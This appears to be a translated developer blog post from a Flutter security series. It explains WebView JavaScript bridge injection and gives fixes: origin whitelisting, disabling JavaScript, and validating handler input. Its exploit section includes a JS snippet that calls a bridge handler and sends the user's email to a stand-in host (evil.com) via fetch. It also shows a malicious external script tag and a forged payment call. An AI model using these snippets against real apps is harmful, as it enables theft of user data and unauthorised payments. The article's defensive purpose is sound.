🌐 Part 11: WebView JavaScript Bridge Injection — How Flutter Allows JS-to-Dart Code Execution
FlutterPulseThis article was translated specially for the channel FlutterPulseYou'll find lots of interesting things related to Flutter on this channel. Don't hesitate to subscribe!🚀

Many Flutter apps embed web content via WebView, enabling seamless integration with external pages, payment gateways, or in-app help…
🔙 Check Previous Part [How Rooted Devices Expose User Tokens & PII]
Many Flutter apps embed web content via WebView, enabling seamless integration with external pages, payment gateways, or in-app help centers.
But if you're using WebView with JavaScript enabled, and you expose a JS-to-Dart bridge, you're opening the door to one of the most dangerous mobile app exploits:
JavaScript Bridge Injection — where malicious web pages trigger native Dart/Java/Kotlin code execution from within the WebView.
Let's break down how this works, how attackers weaponize it, and how to avoid turning your Flutter app into a remote execution engine.
🔍 What's the Problem?
Flutter's WebView (e.g., flutter_inappwebview) allows native ↔ web communication using:
addJavaScriptHandler()in DartaddJavascriptInterface()in Android Javawindow.webkit.messageHandlersin iOS
If these interfaces are exposed to untrusted content, they can be abused to:
- Execute native code
- Trigger sensitive app functions
- Access data outside the WebView
🕵️♂️ Real-World Exploit Scenarios
💣 Exploit 1: Inject Malicious JS via External Site
Say your app opens:
InAppWebView(
  initialUrlRequest: URLRequest(url: Uri.parse("https://example.com")),
  onWebViewCreated: (controller) {
    controller.addJavaScriptHandler(
      handlerName: "getUserInfo",
      callback: (args) {
        return getUserEmail(); // Dart/native method
      },
    );
  },
);
If https://example.com is compromised or includes 3rd-party scripts, an attacker injects:
window.flutter_inappwebview.callHandler('getUserInfo')
  .then(userEmail => {
    fetch('https://evil.com/log?e=' + userEmail);
  });
Result: Your user's data is exfiltrated.
💣 Exploit 2: Load Local HTML with External JS
Even if you load assets/help.html, if it includes:
<script src="https://cdn.badcdn.com/malicious.js"></script>
…the remote script can call window.flutter_inappwebview.callHandler() to trigger Dart code.
💣 Exploit 3: Exposed Native Interface in Android WebView
If using addJavascriptInterface() like this:
webView.addJavascriptInterface(new JSBridge(), "Android");
…then any JS code on the page can call:
Android.doPayment("999", "attacker");And the native code will run.
📉 Real-World Impact

Risk Level: CRITICAL
🛡️ How to Fix It
✅ Fix 1: Never Expose JavaScript Handlers to Untrusted Pages
Limit JS bridges only to trusted, local HTML or hardcoded assets.
Bad:
InAppWebView(url: "https://user-site.com");
with handler:
controller.addJavaScriptHandler(handlerName: "getUserData", callback: ...)
✅ Fix 2: Enforce Origin Whitelisting
Before executing anything from a JS handler, validate origin:
callback: (args) {
  if (allowedOrigins.contains(currentUrl)) {
    return getUserToken();
  } else {
    return null;
  }
}
Or expose handlers only to localhost/internal resources.
✅ Fix 3: Disable JavaScript Unless Required
Set:
initialOptions: InAppWebViewGroupOptions(
  crossPlatform: InAppWebViewOptions(javaScriptEnabled: false),
)
Only enable JS for pages you fully control.
✅ Fix 4: Never Trust Arguments from JavaScript
Validate and sanitize everything from JS handlers:
controller.addJavaScriptHandler(
  handlerName: "makeTransfer",
  callback: (args) {
    final amount = double.tryParse(args[0]);
    if (amount == null || amount > maxLimit) return;
    return transferToUser(amount);
  },
);
✅ Fix 5: Disable or Restrict WebView Debugging in Production
if (BuildConfig.DEBUG) {
    WebView.setWebContentsDebuggingEnabled(true);
}
In production, this must always be false.
❌ Anti-Patterns to Avoid

✅ Developer Checklist
- Only expose JS handlers to trusted, static HTML
- Avoid loading untrusted or user-generated URLs into WebView
- Validate all input from JS before executing native code
- Disable JavaScript in WebView by default
- Prevent WebView debugging in production builds
- Use CSP (Content-Security-Policy) in local HTML when possible
- Never execute arbitrary Dart/JS callbacks without strict validation
👀 Up Next
💾 Part 12: Firebase Anonymous Auth Hijacking — How Attackers Impersonate Real Users
Thank you for reading this article
If I missed something or made an error, please let me know in the comments. I'm always eager to learn and improve.
Give a clap 👏 if you found this article helpful.